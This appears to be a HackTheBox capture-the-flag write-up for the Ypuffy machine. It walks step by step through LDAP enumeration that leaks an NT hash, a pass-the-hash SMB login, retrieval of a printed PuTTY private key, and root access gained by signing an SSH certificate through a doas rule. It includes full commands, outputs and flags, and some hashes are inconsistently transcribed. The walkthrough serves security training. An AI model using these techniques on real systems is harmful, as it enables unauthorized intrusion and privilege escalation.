


Ypuffy (FreeBSD)

Thursday, October 11, 2018 7:17 PM



10.10.10.107

Machine IP

Initial Scan

```
22/tcp open  ssh          OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2e:19:e6:af:1b:a7:b0:e8:07:2a:2b:11:5d:7b:c6:04 (RSA)
|   256 dd:0f:6a:2a:53:ee:19:50:d9:e5:e7:81:04:8d:91:b6 (ECDSA)
|_  256 21:9e:db:bd:e1:78:4d:72:b0:ea:b4:97:fb:7f:af:91 (EdDSA)
80/tcp open  http          OpenBSD httpd
139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: YPUFFY)
389/tcp open  ldap         (Anonymous bind OK)
445/tcp open  netbios-ssn  Samba smbd 4.7.6 (workgroup: YPUFFY)
Service Info: Host: YPUFFY
```

I notice that port 389 is open for ldap. I user **ldap-search.nse** to query ldap information about this machine. It appears that there are two users, **Alice** and **Bob**, and the machine is possibly running a FreeBSD OS. Looking even further, it looks like there is a sambaNTpassword hash for Alice that I can use on SMB.

```
dn: uid=bob8791,ou=passwd,dc=hackthebox,dc=htb
uid: bob8791
cn: Bob
objectClass: account
objectClass: posixAccount
objectClass: top
userPassword: {BSDAUTH}bob8791
uidNumber: 5001
gidNumber: 5001
gecos: Bob
homeDirectory: /home/bob8791
loginShell: /bin/ksh
dn: uid=alice1978,ou=passwd,dc=hackthebox,dc=htb
uid: alice1978
cn: Alice
objectClass: account
objectClass: posixAccount
objectClass: top
objectClass: sambaSamAccount
userPassword: {BSDAUTH}alice1978
uidNumber: 5000
gidNumber: 5000
gecos: Alice
homeDirectory: /home/alice1978
loginShell: /bin/ksh
faraday IDE sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
displayName: Alice
sambaAcctFlags: [U
sambaPasswordHistory: 0000000000000000000000000000000000000000
sambaNTPassword: [0B186E661BDBDC6047784DE8B9FD8B
sambaPwdLastSet: 1532916644
dn: ou=group,dc=hackthebox,dc=htb
ou: group
objectClass: top
objectClass: organizationalUnit
dn: cn=bob8791,ou=group,dc=hackthebox,dc=htb
objectClass: posixGroup
objectClass: top
cn: bob8791
userPassword: {crypt}*
gidNumber: 5001
dn: cn=alice1978,ou=group,dc=hackthebox,dc=htb
objectClass: posixGroup
objectClass: top
cn: alice1978
userPassword: {crypt}*
gidNumber: 5000
```

I use the following command to mount and authenticate to the smb share of alice: **pth-smbclient --user=alice1978 --pw-nt-hash -m -smb4 -l 10.10.10.107 //WORKGROUP/alice 0B186E661BDBDCF6047784DE8B9FD8B**

Upon execution and running ls, I get the following...

```
Domain=[YPUFFY] OS=[Windows 6.1] Server=[Samba 4.7.6]
smb: \> ls

```

	.	D	0	Mon Jul 30	22:54:20	2018			
	metasploit framework	D	0	Tue Jul 31	23:16:50	2018			
	my_private_key.ppk	A	1460	Mon Jul 16	21:38:51	2018			

```

433262 blocks of size 1024. 411540 blocks available
smb: \>

```

I get the `my_private_key.ppk` file and cat the contents. This is what is inside...

```

PuTTY-User-Key-File-2: ssh-rsa
Encryption: none
Comment: rsa-key-20180716
Public-Lines: 6
AAAAB3NzaC1yc2EAAAABJQAAQEAjV4X7z0KBv3TwDxpvcNsdQn4qmbXYPDtxcGz
1am2V3wNRKKR+gRb3FIPp+J4rC0S/5SskFPrGJLLFLExz7AfvG6m2d0rSn02qux
BoLMq0VSFK5A0Ep5Hm8WZxy5wteK3RDx0HK0/aCvsaYPJa2zvxdtp1JGPbN5zBAj
h7U8op4/lIsKqR7DHTYeFpjZOM9duqlVxV7XchzW9XZe/7xTRrbthCvNcSC/Sxa
iA2jBW6n3dMsqpB8kq+b7RvNVXGbBK5p4n44JD2yJZgeDk+1JCL57ZUlbI5+6KWx
ivAMf2AqY5e1adjp0fo6TwmB0CyX0rIYMvsog3HnqyHcVr/Ufw==
Private-Lines: 14
AAABAH0knH2xprkuycHoh18sGrLvGVG6C2vZ9PsiBdP/5wmhpYI3Svnn3ZL8CwF
VGaXdidhZunC9xmD1/QAgCgTz/Fh5yl+nGdeBwc10hLD2SeqFJoHU6SLYp0SViSE
c0Z5mYSy4IIRgPdJKwL6Npnr0+q0RSSs9uKVqEdmKLM5lat9dRJVtFLG2tZ7tsma
hRM//9du5MKWwemJlW9PmRGY6shATM30w8LojNgnpoHnigB6b/kdDozx6RI8b1q
Gs+gaU1W5FVehiV6d020jHUoUtBME0lowBLvwjdV/1Sea/kcZa72TYIMoN1MUEFC
3hLBVcWbiy+027JzmDzhYen0Jq0AAACBANTBwU1DttMKKphHAN23+tvIAh3rlNG6
m+xeSt0xEusrbNL89aEU03FWXIocoQLPiQBr3s80kgMk1QVYABlH30Y2ZsPL/hp6
l4UVFuHUqnTfE0owVTcVnlwPM8YlHgn+JIEGpJZqus5JK/pBhK0JclenIph5M2v
4L9aKp1M2xfAAAGQDG+o9xrh+rZuQg8BZ6ZcG6dszZITn797a4YU+NzxpP4jR+
qSVCTRky9uSP0i9H7B9KVnuu9AfzKDBgSH/zxFnJqBTtykMlimjt+y1wVa/3aLPh
hKxepLlrP3YaMKd38ss2ebeqWy+XJYwgW0sSw8wAQT7fIxmT80YfJRjRGTS74QAA
AIEAi0HSABguza8sMxaHMvWu16F0RKXLOy+S3ZbMrQZr+nDyzHYPaLDrtNE2ii5c
QLr38t6CR06zEZ+08Zh5rbqLJlIn8i/q0Pv+nYoYlocw3qodwULUYcr1/sE+Wuvl
xTwgKNIB9U6L60dSr5FGkFBCFlDtZ/WSHtbHxBabb0zpdts=
Private-MAC: 208b4e256cd56d59f70e3594f4e2c3ca91a757c9

```

Looks like a .ppk key normally used for PuTTY. I use the tool **puttygen** by first installing **putty-tools** and then running the following command to convert it: **puttygen my_private_key.ppk -O private-openssh -o alice.key**

With alice.key, I run the following command to ssh into the machine: **ssh -i alice.key alice1978@10.10.10.107**. I am greeted with a shell to the machine as the user alice1978.

```

root@kali:~/HTB/ypuffy# ssh -i alice.key alice1978@10.10.10.107
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ypuffy$ whoami
alice1978
ypuffy$ id
uid=5000(alice1978) gid=5000(alice1978) groups=5000(alice1978)
ypuffy$

ypuffy$ ls
user.txt windir
ypuffy$ cat user.txt
acbc06eb2982b14c2756b6c6e3767aab
ypuffy$

```

Privilege Escalation

There were a lot of places to search in order to put together the right pieces for root. For the sake of simplicity, I will only list the relevant findings and omit the time it took to locate this information.

A sample of the output from the **/var/www/logs/access.log** shows this every time someone makes an ssh request to the machine.

```

ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:16:00 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:16:21 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:16:45 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:17:07 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:22 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:22 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:43 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:43 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [15/Oct/2018:16:36:43 -0400] "GET /sshauth?type=principals%26username=root HTTP/1.1" 200 0

```

I notice two different "**types**" being requested from the user root: **keys** and **principles**

The request looks very similar to a command found in the file: `/etc/ssh/sshd_config...`

```
AuthorizedKeysCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=keys&username=%u
AuthorizedKeysCommandUser nobody

TrustedUserCAKeys /home/userca/ca.pub
AuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=principals&username=%u
AuthorizedPrincipalsCommandUser nobody
```

I replicate the command to see what information I get back. The command syntax I use is: `/usr/local/bin/curl "http://127.0.0.1/sshauth?type=principals&username=root"` I get back the string `3m3rgencyB4ckd00r`. This lets me know that the root user's principal name is `3m3rgencyB4ckd00r`. See below POC...

```
ypuffy$ /usr/local/bin/curl "http://127.0.0.1/sshauth?type=principals&username=root"
3m3rgencyB4ckd00r
ypuffy$
```

Now I must figure out how to use this. Further enumeration shows me a `"doas.conf"` file in `/etc`. It contains the following information...

```
ypuffy$ cat /etc/doas.conf
permit keepenv :wheel
permit nopass alice1978 as userca cmd /usr/bin/ssh-keygen
ypuffy$
```

The command `"doas"` allows a user to run commands as a different user. It is just like the `sudo` command in Linux. In this case, `alice1978` can run `ssh-keygen` as the user `userca`.

`Userca`'s name lets us know that it is capable of signing keys with `ssh-keygen` due to the user name and finding a `ca` and `ca.pub` file in its `/home/userca` directory.

Using this link: <https://code.fb.com/production-engineering/scalable-and-secure-access-with-ssh/> I figure out how to sign keys with a trusted certificate. The `sshd_config` file shows that `ca.pub` is the trusted signing certificate so the first part is already done. I create a `.ssh` folder in `alice`'s home folder and navigate to it.

Now I must create a key pair with my current user using this command: `ssh-keygen -t rsa`, and sign the public key with the root principle with this command: `doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -I alice1978 -n 3m3rgencyB4ckd00r id_rsa.pub`

Once this is done, I can log into the root account with this command: `ssh root@localhost` The POC is below for the above commands....

```
ypuffy$ cd .ssh
ypuffy$ ls
id_rsa      id_rsa-cert.pub id_rsa.pub    known hosts
ypuffy$ doas -userca /usr/bin/ssh-keygen -s /home/userca/ca -I alice1978 -n 3m3rgencyB4ckd00r id_rsa.pub
doas: unknown user
ypuffy$ doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -I alice1978 -n 3m3rgencyB4ckd00r id_rsa.pub
Signed user key id_rsa-cert.pub: id "alice1978" serial 0 for 3m3rgencyB4ckd00r valid forever
ypuffy$ ssh root@localhost
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ypuffy# whoami
root
ypuffy# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)

ypuffy# cd /root
ypuffy# cat root.txt
1265f8e0a1984edd9dc1b6c3fcd1757f
ypuffy#
```

